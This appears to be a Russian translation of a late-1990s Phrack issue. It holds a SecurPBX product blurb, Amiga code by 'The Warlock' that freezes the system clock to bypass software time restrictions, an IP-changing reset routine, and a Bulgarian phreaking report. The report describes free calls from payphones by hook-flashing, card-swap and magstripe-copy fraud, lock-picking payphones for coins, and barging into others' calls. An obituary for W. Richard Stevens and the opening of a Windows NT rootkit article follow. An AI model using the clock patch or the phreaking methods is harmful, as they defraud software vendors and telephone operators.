
Токены SecurID идеально подходят для любой среды. Оригинальный токен SecurID удобно помещается в кошелек, как кредитная карта. Брелок SecurID открывает новое измерение удобства для клиентов, которым требуется высокий уровень безопасности в различных средах, а также компактность и прочность. Помимо обеспечения той же надёжной генерации случайных кодов доступа, что и оригинальный токен SecurID, брелок SecurID выпускается в небольшом лёгком формате.

## **SecurPBX**

Всё просто. SecurPBX — продукт для защиты АТС по всему миру и функций автоматизированного Service Desk.

SecurPBX обеспечивает безопасность удалённого доступа для телефонных линий, модемных пулов, портов голосовой почты, линий интернет-доступа и порта технического обслуживания на АТС-системах. В связке с SecurID от Security Dynamics, SecurPBX защищает ценные ресурсы АТС от удалённого доступа неавторизованных абонентов, не жертвуя удобством удалённого телефонного и информационного доступа для сотрудников на удалёнке или в разъездах.

Абоненты набирают конкретные номера на АТС для услуг дальней связи. Как дополнение к АТС и клиент к серверу, SecurPBX принимает запросы абонентов на ресурсы. Функционируя как клиент, SecurPBX требует от удалённых абонентов предоставить аутентификацию SecurID и авторизованный номер телефона назначения, прежде чем переключить на нужный ресурс. SecurPBX передаёт учётные данные на сервер для аутентификации и одновременно проверяет номер телефона по пользовательским разрешениям и запретам. SecurPBX интегрируется с АТС для обработки вызова на основе валидности абонента через SecurID и номера назначения.



Каждая карта SecurID — визуально читаемый токен или ключ размером с кредитную карту, запрограммированный с использованием мощного алгоритма Security Dynamics. Каждая карта автоматически генерирует непредсказуемый одноразовый код доступа каждые 60 секунд. Токен удобно носить с собой, прост в использовании и устойчив к подделке и обратной разработке.

SecurPBX распространяет защищённую рабочую среду организации на удалённые места. SecurPBX применяет пользовательские ограничения на звонки до завершения любого вызова, чтобы предотвратить несанкционированные тарифные платежи и злоупотребление ресурсами АТС. Время суток, объём звонков на пользователя, номера телефонов назначения (ограниченные NPA и NXX) и настраиваемые классы обслуживания добавляют важный уровень безопасности доступа, не жертвуя удобством удалённого доступа к телефонным ресурсам. SecurPBX регистрирует все успешные и неуспешные попытки, включая номер телефона назначения. Caller ID/ANI при наличии также фиксирует исходящий номер, точно определяя местоположение абонента.

## Ключевые особенности SecurPBX

- Совместим со всеми основными типами АТС.
- Экономически эффективная безопасность удалённого доступа к ресурсам АТС.
- Предотвращает несанкционированный доступ к ценным голосовым и информационным ресурсам.
- Обеспечивает безопасность удалённой дальней связи и альтернативу замене телефонных карточек.
- Работает в связке с картой SecurID каждого пользователя.
- Централизованная сетевая аутентификация и администрирование безопасности.
- Простота использования, голосовые подсказки доступны на нескольких языках.
- Журналы аудита и отчётность обеспечивают реальную подотчётность абонентов.
- Опция Caller ID/ANI предоставляет исходящий номер телефона, идентифицируя местоположение хакера.

SecurPBX работает в среде Microsoft Windows NT. Голосовые и информационные пользователи получают бесшовный доступ к ресурсам АТС, сбор данных валидации при этом столь же эффективен, как и при использовании телефонной карточки и/или стандартной процедуры входа. Во многих случаях SecurPBX может заменить телефонную карточку и также использоваться с сотовыми телефонами для противодействия мошенничеству с карточками. Мошенническим или подозрительным абонентам отказывается в доступе ещё до возникновения тарифных платежей и ущерба для ресурсов.

Как правило, защита АТС от несанкционированного удалённого доступа требовала отключения удалённого доступа к АТС. Используя динамическую двухфакторную аутентификацию через сервер и проверку набранных номеров назначения, SecurPBX систематически блокирует неавторизованных абонентов, предотвращая тарифное, голосовое и информационное мошенничество. Это обеспечивает защищённую точку доступа для ресурсов телеработы.

## Уникальная голосовая идентификация SecurPBX

SecurPBX — уникальное решение идентификации, обеспечивающее защищённый удалённый доступ ко всем основным АТС или телефонным системам Centrex. К защищаемым ресурсам относятся:

- Линии и транки дальней связи
- Линии доступа к голосовой почте
- Колл-центры
- Интерактивные системы голосового ответа и аудиоответа

Доступ контролируется посредством надёжной идентификации по уникальным голосовым отпечаткам пользователей. SecurPBX использует технологию верификации по голосовому отпечатку SpeakEZ для эффективного предоставления доступа авторизованным абонентам при блокировании неавторизованных. Система голосовых отпечатков SpeakEZ признана лучшей в индустрии голосовой верификации сегодня.

Значительные инвестиции в телефонные ресурсы не могут быть защищены традиционными статическими паролями или PIN-кодами. При звонке с любого телефона с использованием номера телефонной карточки единственным верифицируемым условием для АТС или телефонной компании является то, что кто-то звонит с известным кодом авторизации — однако это может быть кто угодно. Случайные звонки неуполномоченного персонала, признанные серьёзным злоупотреблением корпоративными телефонными ресурсами, должны контролироваться, если не полностью исключаться. SecurPBX предоставляет эту возможность вашей организации.

SecurPBX обеспечивает надёжную независимую двухфакторную идентификацию и аутентификацию пользователей. Первый фактор — то, что пользователь знает: запомненный персональный идентификационный номер или пароль. Второй фактор — нечто уникальное, чем пользователь владеет: его собственный голосовой отпечаток. Каждому абоненту достаточно произнести выбранный им пароль, который сравнивается с сохранённым образцом голосового отпечатка. Пароль может быть на любом языке или диалекте.

SecurPBX расширяет уникальную аутентификацию пользователей, обеспечиваемую голосовым отпечатком SpeakEZ, включая пользовательские ограничения на звонки. Время суток, объём звонков на пользователя, номера телефонов назначения, ограниченные NPA, и настраиваемые классы обслуживания добавляют важные уровни безопасности доступа, не жертвуя удобством удалённого доступа к телефонным ресурсам.

## Ключевые особенности (голосовая верификация)

- Совместим со всеми основными типами АТС и Centrex
- Экономически эффективная безопасность удалённого доступа к ресурсам АТС
- Предотвращает несанкционированный доступ к ценным голосовым ресурсам
- Обеспечивает безопасность удалённой дальней связи
- Ненавязчивая безопасность: абоненты верифицируются по собственному голосовому отпечатку
- Пароли независимы от языка
- Централизованная аутентификация и администрирование безопасности
- Простота использования, голосовые подсказки доступны на нескольких языках
- Журналы аудита и отчётность обеспечивают реальную подотчётность абонентов
- Несколько голосовых отпечатков на пользователя

## **Решение для безопасности удалённого доступа**

По желанию, после аутентификации, администраторы SecurPBX могут управлять разрешениями и запретами пользователей как с той же рабочей станции SecurPBX, так и с другой рабочей станции, подключённой через LAN или удалённо по модему в удобной Windows-среде.

Абоненты дальней связи получают бесшовный доступ к исходящим транкам АТС, критерии проверки собираются столь же эффективно, как при использовании телефонной карточки, и столь же просто, как при разговоре с телефонным оператором. Мошенническим или подозрительным абонентам отказывается в доступе ещё до того, как могут возникнуть ущербные тарифные платежи.

SecurPBX регистрирует все звонки, успешные и неуспешные, включая дату и время, идентификатор пользователя и номер телефона назначения. В зависимости от типа АТС, идентификация вызывающей линии ANI может использоваться как часть процесса проверки и в этих случаях также будет зарегистрирована. Информация журнала может быть экспортирована во внешнее приложение электронных таблиц или отображена в отчётах, генерируемых администратором SecurPBX.

## **Голосовой отпечаток SpeakEZ**

Верификация по голосовому отпечатку SpeakEZ — высокоэффективный метод подтверждения личности абонента. Сервис основан на факте уникальности голоса каждого человека, что делает его надёжным средством идентификации. Верификация по голосовому отпечатку — приложение технологии голосового отпечатка SpeakEZ, сравнивающее оцифрованный образец голоса человека с сохранённой моделью «голосового отпечатка» этого индивида для верификации.

- Аутентифицирует абонента в отличие от информации (т.е. PIN) или оборудования
- Прост в использовании, независим от языка
- Безопасен: голосовой отпечаток не может быть потерян или украден
- Экономически эффективен: не требует специального оборудования для абонента
- Практически защищён от мошенничества: голос сложно подделать

## **Применение SecurPBX**

- Защита телеработы (все ценные ресурсы АТС)
- Аутентификация пользователей колл-центра
- Защита интерактивных систем голосового ответа (IVR) и аудиоответа (ARU)
- Пакет Help Yourself для автоматизации Service Desk (ASAP™ — программа администрирования ACE/Server — сброс PIN, SecurNT — сброс пароля Windows NT, E-Help Desk — восстановление профиля Entrust/PKI™)

## **Технические требования**

**Телефонные платформы:** все основные АТС, включая Nortel, AT&T, Rolm и Mitel

**Процессор:** 100% IBM-совместимый ПК, минимум Pentium 133

**Требования к диску:** жёсткий диск минимум 1 гигабайт, 32 МБ ОЗУ для интерфейса коммутатора и клиентского программного обеспечения, 8 МБ для административного программного обеспечения; реальный объём хранилища зависит от размера пользовательской базы

**Ёмкость:** неограниченное количество пользователей может быть администрировано и получить карты SecurID; 32 одновременных голосовых канала на интерфейс коммутатора

**Конфигурация:** кратные 4, 12 и 24 телефонных интерфейса линий

**Управление:** администратор SecurPBX включает обширные административные меню в удобной среде Windows 3.1 и 95, мониторинг и управление несколькими площадками АТС в реальном времени

## Заключение

SecurPBX — это определённо правильный путь для защиты ваших информационных и АТС-систем от взлома и злоупотреблений.

---

## 0x02 — CKludge.C (Amiga)

```
/* */
/* CKludge.C (Amiga) */
/* */
/* If you are a PC user you can port this C source easily. */
/* */
/* You might even want to use it to fix your fucking millenium bug... */
/* */
/* Ha! Ha! Ha! 2000 is nigh. */
/* */
/* Clock Kludge 1.0 by `The Warlock' */
/* */
/* This little patch will freeze your clock - useful if you wish to bypass */
/* time restrictions imposed by many programs... */
/* */
/* It works by patching the level 3 IRQ vector, vertical blank, to hold the */
/* complex interface adapter internal time of day clock registers to zero. */
/* ($bfe801 = TOD lo, $bfe901 = TOD mid, $bfea01 = TOD hi) */
/* */
/* Should work on all Amiga models. */
/* */
/* Handles relocated vector base correctly. */
/* */
/* Compiling info: lc2 -v (disable stack checking so no need to use le.lib) */
/* */

#include "exec/types.h"
#include "exec/memory.h"
#include "exec/interrupts.h"
#include "hardware/custom.h"
#include "hardware/intbits.h"

struct Interrupt*VertBIntr;
long count;

main()
{
    extern void VertBServer();
    /* allocate an Interrupt node structure */
```

```

VertBIntr=(struct Interrupt *)
    AllocMem (sizeof(struct Interrupt),MEMF_PUBLIC);

if (VertBIntr==0){
    printf("not enough memory for interrupt server");
    exit (100);
}

/* initialize the Interrupt node */

VertBIntr->isNode.ln_Type=NT_INTERRUPT;
VertBIntr->isNode.ln_Type=Pri=-60;
VertBIntr->isNode.ln_Name="Clock Kludge";
VertBIntr->is_Data=(APTR) &count;
VertBIntr->is_Code=VertBServer;

/* put the new interrupt server into action */

AddIntServer (INTB_VERTB,VertBIntr);

/* wait for user to type 'q' */

printf ("Type q to quit...\n");
while (getchar()!='q');

/* remove interrupt server */

RemIntServer (INTB_VERTB,VertBIntr);

/* free memory */

FreeMem (VertBIntr,sizeof(struct Interrupt));
}

/* the VertBServer might look like this */

XDEF _VertBServer

_VertBServer:

    clr.b $bfe801 ; clear TOD lo
    clr.b $bfe901 ; clear TOD mid
    clr.b $bfea01 ; clear TOD high

    move.l a1,a0 ; get address of count
    addq.l #1,(a0) ; increment value of count
    moveq #0,d0 ; continue to process other vb-servers
    rts ; must be rts NOT rte

end ; eof

```

---

## 0x03 — IPChange.asm (Amiga)

```

*-----*
*
* IPChange.Asm (DevPac) by `The Warlock'
*
* Nowadays almost all ISPs allocate dynamic IP addresses, meaning your IP
* address will change for each connection you make.
*
* On a shitbox PC, a reset causes the CD signal on the serial port to go low,
* meaning that the connection is lost and you must initiate another.
*

```

```

* On an Amiga, a reset does not pull the CD signal low, meaning that
* reconnection is possible.
*
* When you reconnect, your ISP allocates another dynamic IP address, so in
* effect, you have changed your IP address without starting a new connection!
*
* Create a batch file called ipchange.bat as follows:
*
* echo > s:reconnect
* wait 5
* cpu nofastrom > nil:
* ipchange
*
* Make the following additions to your startup-sequence:
*
* if exists s:reconnect
* delete s:reconnect > nil:
* execute <your internet startup script>
* else
* endif
*
* Now, whenever called, ipchange.bat will reset, and automatically load your
* internet software for quick reconnection.
*
*-----*

```

```

                                opt      c+,d-                case sensitive no debug
                                section ,code                code section
*-----*

START      bra.s    MAIN                call main
*-----*

ID          dc.b     "$VER:IPChange V1.0 by `The Warlock!`,0
*-----*

                                cnop      0,4                32 bit alignment
MAIN        move.l   4.w,a6                exec base a6
                                jsr        -$84(a6)            call forbid()

                                move.l   4.w,a6                exec base a6
                                jsr        -$78(a6)            call disable()

                                lea        RESET(pc),a5         supervisor code a5
                                move.l   4.w,a6                exec base a6
                                jsr        -$1e(a6)            call supervisor()
*-----*

                                cnop      0,4                32 bit alignment
RESET       lea       2,a0                kickstart rom jump vector
                                reset                        kickstart rom remapped
                                jmp        (a0)                kickstart rom restarted
*-----*

                                end                    eof
*-----*

```

---

## 0x04 — Болгарская фрик-сцена

by TOKATA (firestarter)

### Что сказать о болгарской фрик-сцене — существует ли она вообще?

Хм... плохая новость — в Болгарии нет вообще никаких людей, разбирающихся во фрикинге... Зато почти каждый второй придурок, у которого есть компьютер, интересуется хакингом. Придурки, не знающие ни одного языка программирования; с жёсткими дисками, забитыми играми, МРЗ-шками и порно-JPG файлами; зависающие в интернете и качающие хакерские программы. Они пользуются ими (или просят кого-нибудь показать, как работать с ними) и воображают себя суперхакерами. Так что Болгария полна мамашиних ламеров.

У нас есть электронный подпольный журнал «Phreedom Magazine», но главная тема там — хакинг. Никаких статей о фрикинге, потому что нет авторов по фрикингу. Итак, читайте...

### Болгарская телефонная система — лучшая телефонная система в мире! :)))

Хм... как начать... эрр... Итак, 98% наших местных транзитных АТС — типа SxS A-29 (производства Siemens). Типичная SxS АТС — никакой компьютеризации, шаговые искатели, гильза. Импеданс — 600 Ом, напряжение батареи при снятой трубке — 60 В, при положенной — 10 В. Диапазон сопротивлений — 0-1600 Ом, ток — 15-100 мА, обычно 40-60 мА.

Мини болгарская поперечная система (KRS-200) используется в некоторых малых сёлах (до 200 абонентов). В качестве транзитной национальной АТС используется «Crosspoint» (тоже производства Siemens), также известный как ESK-1000. Коммутатор Crosspoint — это ESK-реле. ESK расшифровывается как Edelmetall-Schnell-Kontakt по-немецки. Также «Crosspoint» используется как местная транзитная АТС в некоторых крупных городах.

В Софии (нашей столице) расположена транзитная международная АТС MT-20 (производства THOMSON — Франция). Также год назад наш телеком начал устанавливать там реальные цифровые системы коммутации. Но тарифы на них ужасающие, и их абонентами являются компании, офисы и некоторые богачи... а также большинство столичных провайдеров ;)

Кабели довольно старые, в трубке много фоновых шума, соединения модема — ужасные: с модемом 14.4K средняя скорость — 1000 бит/с, обрывает каждые 3 минуты. После дождя ни один абонент не имеет нормального соединения.

Так что определение номера здесь крайне затруднено. У нас ТОЛЬКО вызывающая сторона может разорвать соединение. Так что если вы хотите поймать кого-то, вы подаёте жалобу в телеком. Телеком устанавливает на ваш линейный искатель устройство, называемое «собака». Эта «собака» воздействует на контакты коммутатора, чтобы вы могли удерживать соединение. После этого вы звоните в телеком от соседей, и они вычисляют номер вызываемой стороны по проводам. Но «собака» не работает при разговорах на дальние расстояния. Также у нас есть оборудование ANI под названием «АМУР» или «СКАТ», специально разработанное для SxS коммутаторов, но в сёлах и очень малых городах ANI нет. Так что с ANI телеком может вас поймать, но они не используют его в обычных случаях — думаю, вы понимаете «почему» :))) Но если вы звоните из другого района, телеком не может вас поймать даже с помощью ANI :) Но никто об этом не знает :(

Все люди думают: «Телеком ВСЕГДА МОЖЕТ ОПРЕДЕЛИТЬ ваш номер! Нет шансов ввести их в заблуждение». Вот балбесы. Кстати, я пытаюсь здесь проверить принудительный ANIF, надеюсь заставить его работать. В моём городе (47 000 жителей) есть оборудование ANI, но все сотрудники

телекома говорят — оно используется только для информации об абонентах. Биллинговая информация здесь по-прежнему собирается с помощью фотографий. Никакой оператор не выходит на мою линию, когда я нажимаю рычаг переключения.

## **Сигнализация**

Я посвятил 2 года изучению методов сигнализации в Болгарии, но:

1. Нет хороших технических книг по сигнализации. В некоторых книгах об этом упоминается лишь вскользь. 70% и более того, что я узнал о сигнализации, я почерпнул из нескольких статей Phrack.
2. Никто из местного телекома в моём городе ничего об этом не знает. Я разговаривал с несколькими высококвалифицированными сотрудниками, но они знали меньше меня :(

Из книг (и других источников) я узнал следующее: N4 и N5 используются на международных каналах, в остальных случаях используется R2. Я знаю, что «Crosspoint» использует R2, но не уверен, что тупой A-29 (тип SxS) использует систему сигнализации R2. Также я читал в технической книге, что (!) R2 — это внутрисполосная система сигнализации. Но мы все знаем, что это неправда, потому что частота выключения для R2 — 3825 Гц.

Основное мультиплексирование — FDM с каналами 4 кГц. Так что если вы насвистите тон 3825 Гц в микрофон во время разговора на дальнее расстояние, на другом конце это услышат. Мы пытаемся боксировать программами. Если получится — объявим об этом :) Но думаю, что на концах наших транков есть линейные фильтры и режекторные фильтры, и сигнал должен быть чистым (прямая синусоида). Один сотрудник телекома говорил мне, что слышал о сигнале 2100 Гц, но не был уверен :( Может кто-нибудь помочь?

## **Наш любимый телеком**

Итак, ВТС (Болгарская телекоммуникационная компания) у нас всегда была монополистической. Они также сейчас пытаются занять и взять под полный контроль все интернет-провайдеры в Болгарии. Местные звонки не бесплатны, и наши тарифы — самые высокие в Европе. Наша средняя зарплата — 100 долларов, и мы платим 0,04 доллара за каждую тарифную единицу. Есть также постоянные налоги и прочие вещи, и для сравнения: если у вас 200 единиц, вы заплатите 10 долларов. Это 12% от средней зарплаты в стране!!! Также, если вы звоните из Канады в Болгарию, это обойдётся в 0,80 доллара в минуту, НО ЕСЛИ ВЫ ЗВОНИТЕ из Болгарии в Канаду (кстати, мы не можем напрямую набрать Северную Америку без помощи оператора) — это стоит 2,30 доллара в минуту хе-хе-хе :)

В этом году наш телеком должен стать частным. Было 3 кандидата на покупку 51% акций телекома — Deutsche Telecom/турецкая фирма, Telefonica и нидерландско-греческие телекомы. Цена составляла 500 000 000 долларов. Но Telefonica и DT отступили в последний момент. Наверное, вы догадываетесь почему? Никто не хочет вкидывать деньги в телеком, использующий 98% SxS коммутаторов, где большая часть людей (70%) бедна и делает мало звонков (менее 100 единиц), в стране, где завтра неизвестно что произойдёт, и т.д...

Как я читал об аргентинском телекоме, могу сказать: ситуация почти та же. Но у нас есть ТОЛЬКО ОДНА компания, которая контролирует всё — все телефоны, пейджеры, большую часть сети GSM, все таксофоны, единственную сеть X.25 datarac — BULPAC, и они же — провайдер... Тотальная монополия!

## **Законы**

Ха-ха-ха? Какие законы? Против фрикинга? Никак :) К тому же никто в Болгарии не понимает, что {чёрт возьми} означает термин «фрикинг». И не только обычные люди. Если вы зайдёте в IRC-канал #bulgaria и спросите: «Эй, что значит фрикинг?» — я уверен, что никто не будет знать.

До сих пор я не слышал, чтобы кого-то поймали за фрикинг. Наш телеком (и все его сотрудники) думают — система неуязвима! Но есть также закон об устройствах, незаконно подключённых к телефонной линии. В первый раз вас предупредят, во второй раз отключат. Но вы платите налог за новый телефон (100 долларов) — и поздравляю, у вас снова есть телефон :)

Итак, наше законодательство не содержит ничего о хакинге, крекинге, фрикинге и всевозможных электронных мошенничествах. В Болгарии нет таких понятий, как «нелегальное программное обеспечение» или «незаконный доступ к чужому компьютеру».

## Таксофоны

Доброго слова не скажешь о нашем паршивом телекоме даже в отношении таксофонов. Вы думаете — в Болгарии можно делать red boxing. Забудьте! Наши таксофоны — СОСОТ и используются только для местных звонков! Это огромные металлические ящики :) полностью механические, никакой тонкой электроники! Внутри можно увидеть конденсатор размером с ручную гранату! Таксофоны работали с монетами, но было так много идиотов, которые вытаскивали монеты из таксофонов ниткой (верёвкой). Поэтому наш любимый телеком взбесился от этого и заменил монеты специально изготовленными ими телефонными монетами с бортиками, которые делали невозможным их вытащить :). Как я уже сказал, таксофоны — СОСОТ: вы берёте трубку, слышите гудок, набираете номер (импульсный, с диском набора!!!), вызываемый отвечает... и тогда меняется полярность. Реле внутри телефона замечает это и через 3 секунды отключает микрофон... и наушник.

Затем открывается отверстие для денег, и монета падает внутрь. Понятия «возврат монеты» не существует.

Есть трюк для бесплатных звонков (местных) на этих телефонах. Если вы нажмёте на рычаг, когда меняется полярность, в этот момент на линии нет тока, и поскольку тока нет, реле не заметит ответа и не отключит микрофон-наушник.

Ещё один трюк — вскрыть телефон и набить карманы монетами :) Вскрыть их замок довольно просто...

Были также таксофоны для международных и дальних звонков, работавшие на деньги, но 10 лет назад началась большая инфляция и эти телефоны умерли. Теперь нужно положить много монет (2-5 кг), чтобы позвонить на 3 минуты за рубеж.

Поэтому 5-6 лет назад наш телеком установил два типа карточных телефонов: BetCom и Bulfon. BetCom — британско-болгарская компания (GPT&BTC), и их карточные телефоны используют карты с магнитной полосой. Защита этих карт была слишком слабой, поэтому несколько человек начали звонить бесплатно. После 3 лет потерь от этих мошенничеств BetCom установил новые телефоны и заменил карты электронными, но старых телефонов всё ещё много :) Просто скопируйте магнитную полосу карты — и готово...

Телефоны Bulfon значительно умнее. Они такие же, как в Аргентине и Германии. Тестовый сигнал — 16 кГц, с красивым LCD-дисплеем, кнопками выбора нескольких языков, замены использованных карт, усиления сигнала и другими опциями. Забыл сказать: оба типа карточных телефонов используют импульсный набор. Обычно у них нет номера для набора карточного телефона, но какое-то время телефоны в столице уже имели номер... и MF-набор.

Был очень популярный трюк на карточных телефонах Bulfon с двумя картами — полной и пустой (но хотя бы с 1 единицей). Вы быстро вставляете и вытаскиваете полную карту в прорезь, и дисплей начинает мигать. После этого вы делаете то же самое и вставляете пустую карту. Телефон запоминает единицы с первой карты, и вы разговариваете бесплатно. Большое количество людей узнало об этом и начало использовать его при любой необходимости и без. А поскольку наш телеком бесится от каждой потерянной копейки, эта функция была устранена. Также я слышал, что несколько человек перезаряжают карты и делают неограниченные (эмулятор PIC), но поскольку я не карточный фрикер, я не знаю о нём много. Но я знаю, что биллинговая система Bulfon очень сложная, и обмануть её очень трудно. Например, нельзя набрать более 400 единиц с той же картой с одного карточного телефона. И ещё одна забавная особенность — каждую ночь встроенный модем в карточном телефоне устанавливает соединение с биллинговой системой Bulfon и передаёт информацию. Такую как — сколько единиц использовано, серийный номер карты и многое другое (включая мошенничества).

Если вы, например, украдёте несколько карт на почте, биллинговая система рассылает всем телефонам, что карты с номером 444 xxx xxx ... недействительны.

Ах... я забыл: кабели публичных телефонов не проходят через ПБХ или металлические трубы. Но... на телефонах Bulfon (и думаю, что и на BetCom) нельзя просто перерезать провод и подключиться с трубкой, потому что, как вы знаете, линейное устройство не может найти телефон — когда вы поднимаете трубку на Bulfon, биллинговая система посылает тестовый сигнал 16 кГц, и телефон должен ответить тем же сигналом. Процессор у них — 68HC11 (Motorola).

Кстати, у нас есть сеть GSM с 1995 года. Также есть пейджерная сеть.

## Методы фрикинга

Как я уже сказал, в Болгарии нет людей, разбирающихся во фрикинге (но почти все интересуются хакингом). Многие ложно называемые «фрики» занимаются питтингом — подключением трубки к паре проводов или внешней распределительной коробке.

Методы фрикинга, используемые мной:

**Принудительный трёхсторонний звонок** — своеобразное злоупотребление структурой коннектора. Итак, в моём городе NPA — X-YY-ZZ. Представим, что кто-то звонит на 4-33-28. Я начинаю набирать 4-33, и когда попадаю в нужную паузу после 3-й цифры, меня включают в их разговор.

**Бесплатные звонки с местных таксофонов** — уже говорил об этом.

**Бесплатные звонки на местные и региональные расстояния** — набором цепочки префиксов (как в Великобритании). Я набираю префикс (NPA) города X, затем префикс другого места, и потом номер. Но не каждая АТС позволяет это. Ваша АТС ожидает сигнала от АТС X о том, что вызываемая сторона ответила, но X тоже ждёт... Но соединение ужасное... и через 3 минуты без тарификации на транке ваш телеком обрывает соединение ;(

Также я думаю, что чёрный и синий боксинг всё ещё возможны, но полностью не проверял.

Есть также «скрытые» номера и префиксы дальней связи, которые очень полезны в некоторых случаях (я также нашёл 3-4 из них), но никто не пытается их искать :( В Болгарии нет бесплатных номеров, кроме полиции, пожарной, скорой помощи и номера телекома для жалоб на неисправности, но они ТОЛЬКО ДЛЯ МЕСТНОГО НАБОРА! Я также открыл способ звонить на них как на транковые звонки, НО... наша телефонная система устроена так, что если на транковом звонке не приходит тарификационный сигнал в течение 3 минут, звонок обрывается.

Некоторые люди со знанием электроники также делают «бесплатные звонки» через линии соседей, но ВТС знакома с этими методами и всегда проверяет линию (плюс соседей), когда абонент жалуется на большой счёт.

В Болгарии НЕТ АТС, систем голосовой почты, номеров WATS, переадресации вызовов, ожидания вызова, DTMF-запросов, скоростного набора и прочего.

По поводу АТС — на некоторых наших заводах есть АТС, но я всё ещё изучаю, как ими пользоваться и злоупотреблять.

В почти каждом городе с более чем 10 000 абонентов есть конференц-телефон, который можно набрать только местно (эрг... это не совсем правда ;) за 1 тарифную единицу за 3/5/10/30 минут. Но тупые люди не знают об этом, и во многих городах (включая мой) этот телефон вечно бесплатен.

Я также слышал о людях, которые эмулируют SIM-карту GSM для бесплатных звонков.

**ФРИКАТЬ ИХ ВСЕХ!!!**

---

## **0x05 — PDM**

### **Phrack Doughnut Movie (PDM)**

Последний выпуск PDM — «Тёмный город» (Dark City).

#### **Получатели PDM54:**

Не помню. Точно помню, что Адам Шостак (Adam Shostack) был одним из них. Но прошло уже немало времени.

#### **Задание PDM55:**

«Бойтесь моего гнева.»

---

## **0x06 — Super Elite People That REad Phrack (SEPTREP)**

### **Новые участники**

*(не указано)*

### **Почему они SEP**

*(не указано)*

## Текущий список

- W. Richard Stevens
- Ron Rivest

---

*EOF*

# PHRACK55PROPHILE

**Автор:** route

---

В этом выпуске мы делаем кое-что иначе, чем обычно. Как правило, этот файл отведён под Phrack Prophile. Однако в этом выпуске мы вместо этого отдаём дань уважения недавно ушедшему из жизни уважаемому представителю высшего эшелона компьютерной элиты. Это наш скромный способ почтить память самого читаемого автора книг по TCP/IP в истории.

Я впервые прочитал Стивенса в 1992 году. У меня до сих пор стоит на полке то первое издание книги «UNIX Network Programming». Я почерпнул из неё очень много, но это меркнет по сравнению с тем, чему меня научила серия «TCP/IP Illustrated»... Помню, как получил первый том в 1994 году. Он тоже до сих пор у меня — весь исчёркан маркерами и пометками... Не заметив как, я оказался полностью погружён в IP-сети (я даже прочитал второй том от корки до корки). Я знаю, что именно Стивенс пробудил во мне этот интерес. Его уход — огромная потеря.

Есть и ещё одна причина, по которой У. Ричард Стивенс представлен здесь: он должен был стать героем Prophile в Phrack 55.

Я впервые написал Ричарду по электронной почте 31 августа, спросив, найдётся ли у него время, чтобы дать материал для профайла в Phrack 55. К моей огромной радости (и некоторому удивлению) он согласился! Я выслал ему шаблон и отправил следующее письмо... Последнее, что я от него получил, было датировано 1 сентября: он сообщал, что очень занят и ему нужно время, чтобы разобраться с материалом. Увы, именно в этот день он скончался. Эта переписка не будет приведена здесь — из уважения к Стивенсу и его семье. Вместо этого ниже воспроизводится некролог с сайта [www.bigdealclassifieds.com](http://www.bigdealclassifieds.com).

---

СТИВЕНС, У. РИЧАРД — выдающийся автор компьютерных книг — скончался 1 сентября. Наиболее известен своими сериями «UNIX Network Programming» (1990, 1998, 1999), «Advanced Programming in the UNIX Environment» (1992) и «TCP/IP Illustrated» (1994, 1995, 1996). Ричард родился в 1951 году в Луаншье, Северная Родезия (ныне Замбия), где его отец работал в медной промышленности. Семья переехала в Солт-Лейк-Сити, затем в Херли (Нью-Мексико), Вашингтон (округ Колумбия) и Фалаборва (Южная Африка). Ричард учился в военной школе Fishburne в Уэйнсборо, Вирджиния. В 1973 году он получил степень бакалавра по аэрокосмической инженерии в Мичиганском университете, а затем — степень магистра (1978) и доктора философии (1982) по системной инженерии в Университете Аризоны. В 1975 году он переехал в Тусон и вплоть до 1982 года работал программистом в Национальной обсерватории Китт-Пик. С 1982 по 1990 год занимал должность вице-президента по вычислительным услугам в компании Health Systems International в Нью-Хейвене (Коннектикут), после чего вернулся в Тусон в 1990 году и посвятил себя карьере автора и консультанта. В 1970-е годы он также был увлечённым пилотом и работал инструктором по авиации на условиях частичной занятости. Его пережили: любящая супруга — Салли Ходжес Стивенс (в браке 20 лет); трое замечательных детей — Билл, Эллен и Дэвид; сестра — Клэр Стивенс из Лас-Вегаса, Невада; брат Боб и его жена Линда Стивенс из Далласа, Техас; племянницы — Лора, Сара, Коллетт, Кристи; племянник — Брэд. Его родители ушли раньше него: Ройал Дж. Стивенс (1915–1984) и Хелен Паттерсон Стивенс (1916–1997). Хелен жила в Тусоне с 1991 по 1997 год, а Ройал жил здесь в начале 1930-х, учась в старшей школе Тусона, пока его отец проходил лечение от туберкулёза в Desert Sanitorium (ныне TMC). Семья просит вместо цветов делать пожертвования на имя Ричарда в пользу организации Habitat for Humanity по адресу: 2950 E. 22nd Street, Tucson, AZ 85713.

---

— route

# Настоящий NT-руткит: патчинг ядра Windows NT

Автор: Greg Hoglund

---

## Введение

Прежде всего: такие программы, как Back Orifice и Netbus, — это НЕ руткиты. Это любительские аналоги PC-Anywhere, SMS или целого ряда других коммерческих приложений, делающих то же самое. Если вам нужно удалённо управлять рабочей станцией, можно просто купить невероятно мощную систему SMS от Microsoft. Приложение для удалённого рабочего стола / удалённого администрирования — это НЕ руткит.

Что такое руткит? Руткит — это набор программ, которые *ПАТЧАТ* и *ТРОЯНИЗИРУЮТ* существующие пути исполнения внутри системы. Этот процесс нарушает *ЦЕЛОСТНОСТЬ ДОВЕРЕННОЙ ВЫЧИСЛИТЕЛЬНОЙ БАЗЫ (ТСВ)*. Иными словами, руткит — это нечто, внедряющее бэкдоры в существующие программы и патчащее или ломающее существующую систему безопасности.

- Руткит может отключать аудит, когда в систему вошёл определённый пользователь.
- Руткит может позволять любому войти в систему при использовании определённого «бэкдорного» пароля.
- Руткит может патчить само ядро, позволяя кому угодно выполнять привилегированный код при использовании специального имени файла.

